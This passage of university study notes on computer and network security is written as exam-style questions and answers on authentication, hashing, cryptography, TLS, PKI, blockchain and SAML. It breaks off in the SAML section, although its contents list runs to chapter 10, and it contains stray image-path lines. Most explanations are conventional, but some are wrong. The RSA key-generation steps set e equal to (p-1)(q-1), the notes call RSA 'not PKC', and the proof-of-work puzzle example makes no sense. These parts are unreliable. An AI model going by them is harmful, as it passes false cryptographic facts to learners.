Introduction to Computer and Network Security

University of Trento - Computer Science PhD

Matteo Rizzi Aymane Chabbaki

September 2021

Contents

1 Introduction **1**
1.1 Define the concept of "CIA Triad". 1
1.2 Define the concept of "Security policy" and give an example. 1
1.3 Define the concept of "Security mechanism" and give an example. 1

2 Authentication I **2**
2.1 Define the concept of "Authentication". List and explain the three main classes of authentication factors that can be used in the process and give a concrete example for each of them. 2
2.2 What is a password? Characterize what it means for a password to be strong and weak. 2
2.3 What is a brute force guessing attack? How can it be mitigated? 2
2.4 Describe a brute force guessing attack in the context of password storage. How can it be mitigated? . 2
2.5 Define the concept of "Hash function". 2
2.6 Define the concept of "Cryptographic hash function" with at least three key properties. Also, give an example of a widely used standard cryptographic hash function currently used. 3
2.7 Define the concept "Password salting", its purpose and how it works. 3

3 Cryptography **4**
3.1 Define the concept of "Cryptosystem" and explain how its encryption and decryption algorithms can be specified mathematically. 4
3.2 Define the concept of "Key management" and explain why is crucial for cryptography and give some examples. 4
3.3 What are substitution and transposition ciphers? Give also examples. 4
3.4 What does it mean for a cryptographic technique to be computationally secure? 4
3.5 Define the concept of "Symmetric key cryptography". 5
3.6 Why is DES deprecated? Why is AES still used? 5
3.7 Define the concept of "Asymmetric (public) key cryptography". 5
3.8 Explain the RSA technique and describe its flow. 6
3.9 Explain advantages and disadvantages of symmetric and asymmetric cryptography. 6
3.10 Explain the Diffie-Hellman technique, describe its flow and a possible attack. 7
3.11 Explain the concept of "One-way function" and how it's used in RSA and Diffie-Hellman. 7

4 Cryptography at Work **8**
4.1 How can PKC be used for identification (sign messages)? 8
4.2 Explain the notion of "Integrity" and how a cryptographic hash function can be used to guarantee the integrity of messages. 8
4.3 Explain how a Man-In-The-Middle attack on a network can be countered. 8
4.4 What is a digital certificate and what are its main components? (X.509 standard) 8
4.5 Describe the Public Key Infrastructure and its main entities (CA, RA, VA). 9
4.6 Explain TLS by defining its main goal, in which context is routinely used, its relationships with SSL. Then briefly describe the purposes of its two main sub-protocols. 9
4.7 What are the potential security problems of TLS? 9
4.8 Describe the SSL/TLS handshake protocol with the help of the Message Sequence Chart. 10
4.9 Why are digital signature important? What kind of problem they solve? 10

5 Blockchain **11**
5.1 Describe the structure of the blockchain data-structure. . . . 11
5.2 In the context of blockchain, what is the difference between private and permissioned? Define the notion of immutability. Define the notions of height and depth of a block. . . . 11
5.3 What is the double spending problem? How can it be solved? . . . 11
5.4 What's the Byzantine General Problem and why is it relevant for blockchain? . . . 12
5.5 What is the Proof-Of-Work approach to solving the consensus problem? . . . 12
5.6 Explain the difference between a Blockchain and a Distributed Ledger. . . . 12
5.7 Define the terms "public", "private", "permission-less" and "permissioned". . . . 12

6 Authentication II **13**
6.1 What is SAML? . . . 13
6.2 What are the goals of SAML? . . . 13
6.3 What is the structure of a SAML Assertion? . . . 13
6.4 What is a SAML Profile? Give also an example. . . . 13
6.5 What are the main security concerns underlying the deployment of SAML? What are the main mitigation measures? . . . 13
6.6 Give a definition of Single Sign On (SSO), describe its purpose, explain one of its strengths and one of weaknesses. Draw also an high-level diagram with the involved entities. . . . 14
6.7 What is the difference between IdP-Initiated and SP-Initiated SSO? Describe their flows providing a Message Sequence Chart. . . . 14
6.8 What are the main privacy concerns underlying the deployment of SAML? What are the main mitigation measures? . . . 15
6.9 What is SPID? What is eIDAS? Is there a relationship between the two? . . . 16
6.10 Give an example of scenario in which eIDAS is useful. . . . 16

7 Access Control I **17**
7.1 Define the concept of "Access Control", draw the architecture for its enforcement, explain the role of each component in the architecture and how an access control request is handled. . . . 17
7.2 What is an Access Control Matrix? How can ACLs and Capabilities represent it? Describe the environments where they are typically used, their advantages and disadvantages with the consequences. . . . 18
7.3 Explain the difference (if any) between the notions of subject, user and principal in access control. . . . 18
7.4 Explain the Principle of Least Privilege. . . . 18
7.5 Define the notions of DAC and MAC models; explain differences, advantages and disadvantages of each one. Give at least one example of the scenarios in which each one is typically used. . . . 19
7.6 Define No Read Up and the No Write Down principles of the MAC model. . . . 20
7.7 What is RBAC? How does it simplify administration? Define the notion of User-Role assignment and Role-Permission assignment. Define also the notion of role hierarchy together with the mathematical properties it should satisfy. Given UA, PA and RH express the condition under which user U has permission P. . . . 21
7.8 Explain the concept of "Confused deputy" and give a concrete scenario of this attack. . . . 21
7.9 What is a trojan? . . . 22
7.10 What is a covert channel? How can a covert channel be created in MAC? . . . 22
7.11 How access control can mitigate command injection attacks? . . . 22

8 Access Control II **23**
8.1 Describe the purpose of OAuth 2.0 and explain what kind of security bad practice is meant to avoid. Describe also which entities are involved. . . . 23
8.2 What is an OAuth token? Is it opaque for which entity involved in OAuth? . . . 23
8.3 Show the main Authorization code flow supported by OAuth 2.0 and say which kind of protocols is used for the communications among the various entities involved . . . 24
8.4 Explain what is ABAC and an ABAC policy. What are the advantages of ABAC over RBAC? . . . 25
8.5 Define XACML and what is a XACML target, effect, condition, rule policy, policy set. What are XACML policy combining algorithms? . . . 26
8.6 Draw and describe the XACML architecture and explain the difference between Policy Enforcement Point (PEP) and Policy Decision Point (PDP). . . . 27

9 Web Application Security **28**
9.1 Define "Web Application Security" . . . 28
9.2 Define "Application Security". . . . 28
9.3 For which kind of security threats found in web applications, TLS is not an adequate countermeasure? 28
9.4 Which kind of attackers threaten Web Applications? . . . 28
9.5 What is a CSRF attack? Give an high level description of how to mount it and the main mitigation measures. . . . 28
9.6 What is an injection attacks? Give at least two examples and the main mitigation measures. . . . 29
9.7 What is an XSS attack? How it's related to the Same Origin Policy? Give an high level description of how to mount it and the main mitigation measures. . . . 30
9.8 What is a phishing attack? Give an high level description of how to mount it and the main mitigation measures. . . . 31
9.9 What is MQTT? Explain its security issues. . . . 31
9.10 Explain the publish-subscribe pattern. . . . 32

10 Privacy and Data Protection **33**
10.1 Define the notion of privacy. What is k-anonimity? . . . 33
10.2 What is LINDDUN? Define also linkability and identifiability. . . . 33
10.3 Why does the GDPR propose a risk-based approach to data protection? . . . 34
10.4 What is the difference between the risk evaluated for an organization and the risk of a data processing activity in the GDPR? . . . 34
10.5 Explain how a violation of confidentiality and one of integrity can lead to a "risk to the rights and freedoms" of the data subject. . . . 34
10.6 What is the likelihood of an event? What is the impact of an event? What is the risk of an event? What is the risk matrix? . . . 34
10.7 What is the scope of application of the GDPR? Who is the data controller? Who is the data processort? What is the Data Subject? What is the Data Protection Impact Assessment? . . . 35
10.8 What is data protection? . . . 35

1 Introduction

1.1 Define the concept of "CIA Triad".

- **CIA** stands for:
  1. **Confidentiality**:
     - Prevents unauthorized disclosure of information.
  2. **Integrity**:
     - The information shouldn't be modified or deleted in an unauthorized manner.
  3. **Availability**:
     - Information should be readily available for authorized users and unauthorized withholding of information or resources should be prevented.
- It's a vague, platonic and high-level concept in Information Security.
- There should be some balance between this triad to have a **truly** secure information.

1.2 Define the concept of "Security policy" and give an example.

- Security policies are a mid-level set of rules and requirements established by an organization, regulating the acceptable use of their info and services. They specify through refinement how the CIA triad is implemented to protect **confidentiality**, **integrity** and **availability** of information.
- Examples:
  - All employees must have a strong password, > 16 characters , strictly (Alphanumeric + Symbols).
  - All visitors of the Server Farm should be supervised by a security member.

1.3 Define the concept of "Security mechanism" and give an example.

- Device or function designed to provide one or more security services, a more technology-related level that serves as enforcement of Security Policies.
- They are usually rated in terms of strength of service and assurance of design.
- Examples:
  - Access Control System.
  - OS Sandbox to isolate applications.

2 Authentication I

2.1 Define the concept of "Authentication". List and explain the three main classes of authentication factors that can be used in the process and give a concrete example for each of them.

- **Authentication** is the procedure to verify the identity of an User. It can be useful for access control based on user identity or to log security relevant events in an audit trail.
- The three main classes of authentications are:
  - Something you know: Password
  - Something you have: ID Badge
  - Something you are: Biometric fingerprint

2.2 What is a password? Characterize what it means for a password to be strong and weak.

- A password is a String/Code/Passphrase that should be secretly shared between the user and the system because it's used to prove that you are who you claim to be.
- A **strong password**, according to NIST, it's a password **easy to remember, hard to guess**. Generally speaking, a passphrase of 4 random and uncommon words (sum up to minimum 8 characters) is considered strong.
- Despite what we think, it's no longer mandatory having special characters. It's now considered a **bad** practice having a password with a single word, hard to remember with special characters.
- It doesn't require password time expirations, but **it should expire if we think we have a breach**.
- A **weak password** is easy to guess, like: common words, common passphrases, common passwords, single word, combination of numbers only, etc.

2.3 What is a brute force guessing attack? How can it be mitigated?

- A **brute force** guessing attack it's an attack on the authentication process. Technically speaking, it's the act of **generating all possible combinations** of valid symbols in order to guess the password of an user.
- It can be easily mitigated using **strong passwords** and **limiting login attempts**.

2.4 Describe a brute force guessing attack in the context of password storage. How can it be mitigated?

- In this context, a **brute force guessing attack** consist of trying to obtain the password from **hash**.
- This is possible by **generating random strings** (or following a pattern) and **hashing each one** of this string, **checking if it's equal to the hacked Hash Digest**.
- Formally:
  - $x = generate()$;
  - $h(x) = y_{gen}$
  - is $y_{gen} = y_{hacked}$? If yes, keep x as the original password, else keep trying.
- This can be mitigated by doing **Password Salting**.

2.5 Define the concept of "Hash function".

- A **Hash Function** is any function h that gets data x in input of arbitrary size and returns a value $h(x) = y$ (y size is fixed, it doesn't matter how long it's x, and it's called **Hash Digest**).

2.6 Define the concept of "Cryptographic hash function" with at least three key properties. Also, give an example of a widely used standard cryptographic hash function currently used.

- A **Cryptographic Hash Function** is an **Hash Function** that is suitable for use in cryptography.
- Assuming x, x_1 and x_2 as input, $h(x)$ hash function, y result of the hash function $h(x) = y$.
- Proprieties:
  - h has to be **deterministic**: $x_1 = x_2 \implies h(x_1) = h(x_2)$.
  - A small change should change the hash digest extensively (**Avalanche Effect**).
  - **Compression**: h maps inputs x of arbitrary bit-length to outputs $h(x)$ of fixed bit-length n.
  - **Ease of computation**: given x, it's easy to compute $h(x)$.
  - **One-way**: given a value y, it's computationally hard to find an input x such that $h(x) = y$.
  - **Weak collision resistance**: given x_1 and $h(x_1)$, it's computationally hard to find another input x_2, $x_1 \neq x_2$ with $h(x_1) = h(x_2)$.
  - **Strong collision resistance**: it's computationally hard to find x_1, x_2, such that $x_1 \neq x_2$ and $h(x_1) = h(x_2)$.
- A widely used example is `SHA-256`.

2.7 Define the concept "Password salting", its purpose and how it works.

- **Password Salting** comes from the **Salting** concept. Salting is the procedure of concatenating a pseudorandom generated string to the x input, before hashing them and saving the **(hashed password + salt)**.
- Assuming x as input, $h(x)$ hash function, y result of the hash function $h(x) = y$, salt as our pseudorandom string:
$$h(x + \text{salt}) = y_{\text{salted}}$$
- As we said before, if we have two input x_1, x_2 and $x_1 = x_2$, their **hash digest is going to be the same value**.
- This can lead to **guessing one hash to hack more than one account**. If our database with hashed password gets stolen and more than one user have the same password, we are going to **have the same hash**.
- A hacker could try to **compute random strings**:
$$h(\text{random}) = y_{rand}$$
until:
$$y_{rand} = y_{password}$$
or he could use a **Rainbow Table** (doing so he would **obtain more than one password**).
- To mitigate this type of attack, we take advantage of **Avalanche Effect**, concatenating `salt` to our `password`, changing our hash digest completely.

3 Cryptography

3.1 Define the concept of "Cryptosystem" and explain how its encryption and decryption algorithms can be specified mathematically.

- A cryptosystemis a 5-tuple $(\mathbf{E}, \mathbf{D}, \mathbf{M}, \mathbf{K}, \mathbf{C})$ where:
  - **E** : **E**ncrypt Algorithm
  - **D** : **D**ecrypt Algorithm
  - **M** : set of plaintext **M**essages
  - **K** : set of **K**eys
  - **C** : set of **C**iphertext Messages
- We can specify:
  - **Encryption**:
    $$E : M \times K \to C$$
  - **Decryption**:
    $$D : C \times K \to M$$

3.2 Define the concept of "Key management" and explain why is crucial for cryptography and give some examples.

- **Key Management** is the process of managing our **keys** during their lifetime: creation, storage, distribution, destruction. Key are the input to a cryptographic algorithm used to obtain **Confidentiality**, **Integrity** and **Authenticity** over some data.
- Following the **Kerckhoffs' Principle**, the security of a cryptosystem should depend on the secrecy of the key, not the secrecy of the used algorithm. This means we need to secure our key so nobody can use them if not authorized.
- For example, keys should be securely stored: we can rely on access control mechanism to protect them or dedicated hardware components.
- For example, keys should be shared through a secure channel to avoid malicious interception. This problem is solved using asymmetric encryption techniques.

3.3 What are substitution and transposition ciphers? Give also examples.

- **Substitution** and **transposition cipher** are two main techniques to obtain a ciphertext from a plaintext (and viceversa) having a Key in a cryptosystem.
- **Substitution Cipher**:
  - Every unit of our ciphertext is obtained from plaintext by **replacing with another unit**.
  - An example: Caesar Cipher, called ROT_k, shift to right of k positions all the alphabet, leading to another new alphabet.
- **Transposition Cipher**:
  - Ciphertext is obtained from plaintext by making **permutation of every unit**.
  - An example: Columnar Cipher arranges letters writing them in a column of fixed length and swapping them using a keyphrase.

3.4 What does it mean for a cryptographic technique to be computationally secure?

- A cryptographic technique is **computationally secure** if and only if:
  - The **time** of breaking it **exceeds** the **useful lifetime** of the information;
  - The **cost** of breaking it **exceeds** the **value** of the information.

3.5 Define the concept of "Symmetric key cryptography".

- **Symmetric Key Cryptography** is a cryptosystem where:
  - The **key** is distributed to all whom it may concern;
  - We have only a **single key** to Encrypt and Decrypt.
  - **Key management** determines who can access the data.
- **Encryption**:
$$E(K, M) = C$$
- **Decryption**:
$$D(K, C) = M$$

3.6 Why is DES deprecated? Why is AES still used?

- **DES** is deprecated because it uses Feistel Algorithm with 56 bit key. This leads to **low entropy**, so it's **easier** to compute the key using **brute force**.
- **AES** is still used because it uses a stronger crypto scheme called Rijndael, with $\geq$ 128 bit key size (generally speaking $128, 192, 256$ bits). This leads to **higher entropy** of the **keyspace**, providing (using the weakest 128 bit AES key) 10^{21} times more keys than DES 56 bit key.

3.7 Define the concept of "Asymmetric (public) key cryptography".

- **Asymmetric Public Key Cryptography** (**PKC**) is a cryptosystem where:
  - Each user have 2 keys, a **private key** and a **public key**.
  - It's based on **One Way Functions**:
    - **Multiplication** is **easy to compute**:
$$13 \cdot 17 = 221$$
    - **Factorization** is **hard to compute**:
$$221 = \ ? \ \cdot \ ?$$
    - **Exponentiation** is **easy to compute**:
$$x^y = 5^3 = 125$$
    - **Finding** log is **hard to compute**:
$$\log_x 125 = \ ?$$
  - **Encryption**:
    - **Public Key** encrypt
    - **Private Key** decrypt
    - This leads to **Confidentiality** and **Integrity**
  - **Signature** and **Validation**:
    - **Public Key** decrypt
    - **Private Key** encrypt
    - This leads to **Integrity**, **Authenticity** (if using certificate) and **Non-Repudiation** (you can't say *"I didn't send that"*).

3.8 Explain the RSA technique and describe its flow.

- The **RSA** (Rivest - Shamir - Adleman) is a technique that:
  - **factorization to decrypt**, **multiplication to encrypt**;
  - is widely used in our modern days to maintain the **CIA triad**;
  - uses **prime numbers**;
  - uses **private key** and **public key**;
  - uses **factorizations**, uses **One Way Function**;
  - it's **not PKC**, even if it uses Private Key and Public Key.
- **Generate** Public and Private **Key**:
  1. Find **two primes** big enough $p,\ q \mid p \neq q$
  2. Define **modulus** $N = p \cdot q$
  3. Define $e = (p-1)(q-1)$
  4. Find d such that $e \cdot d = 1 \mod [(p-1)(q-1)]$
  5. **Public key**: $(N,\ e)$
  6. **Private key**: (d)
- It's flow is:
  - **A** wants to send a **message** to **B**
  - **B sends** his/her **public key** to **A**
  - **A write** a message and **encrypt the message** with **B public key**.
  - **A sends** the **encrypted message** to **B**.
  - **B decrypt** the message with **his/her private key**.

  If B wants to respond, repeat all this but switch A with B.

3.9 Explain advantages and disadvantages of symmetric and asymmetric cryptography.

- **Symmetric cryptography**:
  - **Pros**:
    - It's faster.
  - **Cons**:
    - If someone intercept the key, it's all useless, so you can't use untrusted communication channel.
    - You can't verify who sent you the information.
- **Asymmetric Cryptography**:
  - **Pros**:
    - Can be used on untrusted channel.
    - You can verify the integrity of the message with a signature.
  - **Cons**:
    - You still can't associate real identities with public keys, you have to use certificates.
    - It's slower.
    - Diffie Hellman is MITMable.

3.10 Explain the Diffie-Hellman technique, describe its flow and a possible attack.

- The **DH** is a technique that:
  - is mainly used as a **key agreement protocol**;
  - it uses the **Discrete Logarithm Problem** with **One Way Function**;
  - exponentiation to encrypt; log to decrypt.
- **Key Generation**:
  - It uses **exponentiation** as a **One Way Function**.
  - **Discrete Logarithm Problem** uses:
    - p **prime number** (higher is better);
    - g **generator**;
    - x **secret number**;
    - $X = g^x \mod p$ such that $(0 < X < p)$
  - Flow:
    - Client sends to Server $p,\ g,\ A = g^a \mod p$, where a is a **secret number** known only to Client.
    - Server sent back $B = g^b \mod p$, where b is a **secret number** known only to Server.
    - Client compute $\texttt{Shared} = \texttt{B}^{\texttt{a}} \mod \texttt{p}$
    - Server compute $\texttt{Shared} = \texttt{A}^{\texttt{b}} \mod \texttt{p}$
    - `Shared` is **the same** if all went good.
    - Now `Shared` is known to both, but it was **never sent**, so it's private.
  - This is generally used on another bulk algorithm.
- **DH weakness is MITM** (Man In The Middle), **acting as** a Server for the **true Client** and as a Client for the **true Server**, simultaneously.

3.11 Explain the concept of "One-way function" and how it's used in RSA and Diffie-Hellman.

- **One Way Functions**:
  - **Multiplication** is **easy to compute**:
    $$13 \cdot 17 = 221$$
  - **Factorization** is **hard to compute**:
    $$221 = \ ? \ \cdot \ ?$$
  - **Exponentiation** is **easy to compute**:
    $$x^y = 5^3 = 125$$
  - **Finding** log is **hard to compute**:
    $$\log_x 125 = \ ?$$
- In RSA is used **factorization**, in DH is used **Discrete Logarithm Problem** (check explanation below for each one).

4 Cryptography at Work

4.1 How can PKC be used for identification (sign messages)?

- **PKC** could be used to **identification** (sign messages) by:
  - **Public Key** decrypt
  - **Private Key** encrypt
  - This leads to **Integrity**, **Authenticity** (if using certificate) and **Non-Repudiation** (you can't say *"I didn't send that"*).

4.2 Explain the notion of "Integrity" and how a cryptographic hash function can be used to guarantee the integrity of messages.

- **Integrity** is preserved when the **data are intact**, not modified from sender to receiver.
- To **guarantee integrity** with **Hash Function**:
  - Sender Side:
    - **A** create **Hash Digest** of the **message**.
    - **A** uses **his/her Private Key to sign** the Digest.
    - **A** uses **B Public Key** to encrypt the message.
    - **A send** the message to **B**.
  - Receiver Side:
    - **B receive** the message.
    - **B decrypt** the message with **his/her Private Key**.
    - **B check the signature of the hash with A Public Key**.
    - **B uses** the **same hash** function used by A to **compute the Hash Digest of the message**.
    - **B checks** if the **computed Hash Digest is equal to the received one**.
    - If **true**, **Integrity is archieved**.

4.3 Explain how a Man-In-The-Middle attack on a network can be countered.

- **MITM** attack can be countered by using **TLS/SSL** security. Using this protocol will let the Middleman see all the packets, but they are encrypted by the TLS/SSL Master key decided with Diffie Hellman (**Confidentiality**).
- **MITM** can still **attack DH Key Exchange**, but he will get busted if **Server is using a strong Cipher** and a **Certificate X.509** (**Authenticity**).
- **Integrity** is obtained by **cipherspec's Hash Algorithm**, which needs to be **strong** and safe.

4.4 What is a digital certificate and what are its main components? (X.509 standard)

- A **digital certificate** is a **binding of a Public Key** and a **Subject** (supposedly it's owner).
- Main **components** of a Digital Certificate are:
  - Issuer: **Certification Authority Data**.
  - Subject: **Subject Data**.
  - **Expiration Date**.
- Each **Data** is composed of:
  - **Unique ID**
  - **Name**
  - **Signature** (only CA)
  - **Public Key** (only Subject)
  - **Algorithm used to compute Signature/Public Key**.
- Extension of data, Serial Number are also there.

4.5 Describe the Public Key Infrastructure and its main entities (CA, RA, VA).

- The **PKI** is a system that **provides** for a TTP (**Trusted Third Party**) to vouch for user identities with the binding of public keys to subjects, through the **generation of a Trusted Digital Certificate**.
- PKI is **composed** of:
  - **Certification Authority** (CA):
    - Third party that associates an identity with its public key and generates the certificate, signing it.
  - **Registration Authority** (RA):
    - Responsible for accepting requests for digital certificates and authenticating the entity, assuring valid and correct registration.
  - **Validation Authority** (VA):
    - Provide entity information on behalf of the CA. Interrogates the CRL, checks signatures, validity and distribution of certificates. Usually it's the browser role.
  - **Cryptographic Practices Statement** (CPS):
    - Telling everyone which security is implementing for issuing certificates.
  - **Certification Repository** (CR):
    - Where the certificates are stored.
  - **Certificate Revocation List** (CRL):
    - Where are stored all the revoked/not valid certificates.


4.6 Explain TLS by defining its main goal, in which context is routinely used, its relationships with SSL. Then briefly describe the purposes of its two main sub-protocols.

- The main goal of TLS protocol is to **provide privacy** and **data integrity** between two communicating applications.
- It's routinely used between **Browsers** and **Web Servers**.
- **TLS** was born to **standardize SSL**. TLS 1.0 starts from **SSLv3 + Tweaks**. TLS has the same **SSL protocol design** but uses **different algorithms**.
- The two main **sub-protocols** are:
  - **Handshake Protocol**:
    - It negotiate ciphers, protocols and connect Client and Server providing Privacy (confidentiality), Integrity and (optional) Authentication of Server and (optional) Client.
    - The handshake protocol uses **Diffie-Hellman** to exchange the **Master Key** that will be used in TLS Record Protocol, **switching from Asymmetric Encryption** (Diffie-Hellman) **to Symmetric Encryption** (RC4, IDEA, DES, 3DES, AES, ...).
  - **Record Protocol**:
    - Use the shared key established in the handshake protocol to protect the communication between client and server.

4.7 What are the potential security problems of TLS?

- TLS suffers from some security issues for a few reasons:
  - **Backward compatibility** with weak ciphers and broken hash function.
  - **Logical flaws** in the protocol that can be used to trick both client and server.
- In the initial exchange of Hello Messages, client and server negotiates the protocol version and the cipher suite: for this reason an attacker can force the use of an exploitable cipher suite or version (see 4.8).
- Some **examples of attacks** are: sweet32, 3shake, crime...

4.8 Describe the SSL/TLS handshake protocol with the help of the Message Sequence Chart.



- Messagge Sequence:
  - **ClientHello**: start by proposing
    - 1st cipher available;
    - a protocol available.
  - **ServerHello**:
    - Requested cipher (if available or permitted);
    - Requested protocol (if available or permitted);
    - **Session ID**
  - **Certificate**: if asked.
  - **ServerKeyExchange**: Diffie-Hellman Key of Server, this will be used to generate the **Master Key**.
  - **CertificateRequest**: if the Server wants to authenticate the user, ask for a Client certificate.
  - **UserKeyExchange**: Diffie-Hellman Key of Client, this will be used to generate the **Master Key**.
  - **CertificateVerify**: if asked, this will provide a mean for the Server to validate the Client certificate.
  - **ChangeCipherSpec**: 1 bit, the participant transitions to the agreed cipher suite.
  - **Finished**: the entire handshake is hashed and encrypted with the symmetric master key.
- Then they'll both use the Diffie-Hellman **generated Master Key** to swap to Symmetric Encryption with the previously chosen cipher (and protocol version).

4.9 Why are digital signature important? What kind of problem they solve?

- **Digital Signature** are important because they solve the **Integrity** problem, by **signing** an hash/file we are sure nothing has been modified in the communication.
- Digital Signature also offer **Non-Repudiation**: if I sign a message, I can't later say that I didn't send that message.
- They are strictly interconnected with Certificates, which certifies a signature, creating a bond between **Subject** and **Public Key**, leading to **Authentication**.

5 Blockchain

5.1 Describe the structure of the blockchain data-structure.

- The **Blockchain Data Structure** is composed of:
  - **Index**: i
  - **Timestamp**: t
  - **Data**: d
  - **Hash of the previous Block**: Hp
  - **Hash of these information**: $h\ (i,\ t,\ d,\ Hp)$

5.2 In the context of blockchain, what is the difference between private and permissioned? Define the notion of immutability. Define the notions of height and depth of a block.

- A **blockchain** is **private** if it's access it's restricted by some procedure, **only some can read** the blockchain.
- A **blockchain** is **permissioned** when everybody can't write on it, **only some privileged** ones are **permitted to write** the blockchain.
- A **permissioned blockchain** can be **public** or **private**.
- A **private blockchain** can be **permission-less** or **permissioned**.
- A **block is immutable** when each change to **old transactions can't be modified** without resulting in an **inconsistency state**, leading to the removal of the upcoming transaction(edit) and restoring it to a consistency state.
- **Height**: Number of **blocks from the first** (genesis).
- **Depth**: Number of **blocks from the end**.
- Other useful informations:
  - **Stability(k)**: after k blocks, the transition is called 'stable'.
  - **Persistence**: if someone honest calls a transition stable, all the honest distributed ledger have the same stable position k.
  - **Liveness**: after u rounds of an authentic transaction, it becames stable for all honest ledger.

5.3 What is the double spending problem? How can it be solved?

- The **double spending problem** is the issue where an user can spend the same amount of money from the same wallet at the same time. This leads to two unconfirmed transaction using the same amount of money.
- This is mitigated by the consensus BFT algorithm called **Proof-of-Work**, consist of solving a mathematical puzzle to check which one will put the block next in the blockchain. When the hash is solved, using distributed ledger, the owner of the block let everyone knows that the **block is added** because he won the race, **solving the hash before others**. When this is added, the other nodes **will check and confirm** (**validate**) that the solution given matches.
- One of the two transaction is added to a block before putting it in the blockchain and this block is connected to the blockchain **if the owner of the block solves a mathematical puzzle** (hashing) before someone else.
- If the second transaction is checked, it will be rejected because of the first one already in the blockchain.
- If both are added at the same time in different blocks, a race will start.
- After 6 blocks, one of the two should be rejected ($\simeq 0.1\%$ that both still lives).

5.4 What's the Byzantine General Problem and why is it relevant for blockchain?

- The **Byzantine General Problem** is an issue that appears when more than one general have to attack a single point. To win, they must attack all together. They can retreat, but all together. All generals have to agree to the same positions (**consensus**).
- The **problems** that might appears are:
  - What if at least one of the general is a traitor?
  - What if at least one of the general won't listen the other?
  - What if the communications between generals get lost or damaged? Or even changed?
  - How can I check that the others general have got my message?
  - How can they check if their ACK came to me?
- To solve this problem, we have a **Byzantine Fault Tolerance**.
- This is correlated to blockchain because each general is a **node in the blockchain**, trying to obtain a consensus.
- All the **participants of the network** have to **agree to the same action** on the Distributed Ledger.

5.5 What is the Proof-Of-Work approach to solving the consensus problem?

- **Byzantine Fault Tolerance** algorithm called **Proof-of-Work**, consist of solving a mathematical puzzle to extract the node that will add the next block in the blockchain.
- The nodes have to compete against each other to be the first to guess the solution.
- When the **problem is solved**, the **winner updates its distributed ledger and broadcasts the solution**:
  - The owner of the block let everyone knows that the **block is added** because he won the race, **solving the problem before others**.
  - When this is added, the other nodes will check and confirm (validate) that the solution is correct.
- When the block is added, the owner **gets rewarded with ownership** of the block and a reward.
- The mathematical puzzle should be **hard to compute but easy to verify**, for example find a value x such that $h(x + 1234) > 12$ using a **hash function** h.

5.6 Explain the difference between a Blockchain and a Distributed Ledger.

- A **blockchain is a distributed ledger**, but **not every distributed ledger is a blockchain**.
- They have in **common**:
  - A distributed ledger copies are distributed among the nodes.
  - Every time there's an update, every ledger gets updated.
- A blockchain is also a chain of blocks, while **Distributed Ledger isn't necessarily a blockchain**.

5.7 Define the terms "public", "private", "permission-less" and "permissioned".

- A blockchain can be Public or Private:
  - **Public**: everyone can read the entire blockchain.
  - **Private**: not everyone can read the blockchain, a restricted group of users can.
- A blockchain can be Permission-less or Permissioned:
  - **Permission-less**: everyone can write on the blockchain.
  - **Permissioned**: not everyone can write the blockchain, a restricted group of users can.

6 Authentication II

6.1 What is SAML?

- **SAML** stands for **Security Assertion Markup Language**, it's a definition of **mechanisms** and **formats for the communication of identity information** between Identity Provider and Service Provider.

6.2 What are the goals of SAML?

- The **goals** of `SAML` are:
  - **Creation of a trusted security statement**.
  - **Exchange of security statements**.
- SAML does **not provide**:
  - **Performing authentication**.
  - **Granting access**.
- SAML is an **XML Framework** to **create** and **exchange Statements**, then Service Providers will decide what to do.

6.3 What is the structure of a SAML Assertion?

- A **SAML Assertion** is a bunch of **statements** made by a SAML Authority.
- SAML has:
  - **Issuer**
  - **Signature**
  - **Subject**
  - **Condition**
  - **AuthNStatement**
- It can represent **3 types of assertion**:
  - **Authentication**: subject is authenticated using X modality at Y time.
  - **Attribute**: attributes associated to the subject.
  - **Authorization Decision**: the authorization is **Accepted** or **Denied**.

6.4 What is a SAML Profile? Give also an example.


- A **SAML Profile** is a combination of **Assertion**, **Protocols** and **Bindings** to support a defined use case. This leads to **extension** and **constraints** depending from use case.
- An example is the (most used one) **WEB SSO**.

6.5 What are the main security concerns underlying the deployment of SAML? What are the main mitigation measures?

- **SAML doesn't provide Confidentiality** and **Integrity**, neither **Authentication** of IdP or SP (this means someone could `MITM`).
- To mitigate this issue, we should use `SSL/TLS` to **gain Confidentiality** and **Integrity**, then request a **Bilateral Authentication** to obtain **Authentication** (using **SSL/TLS Certificates**).
- **Every message** which pass from an user should be **signed** to provide **Integrity**.

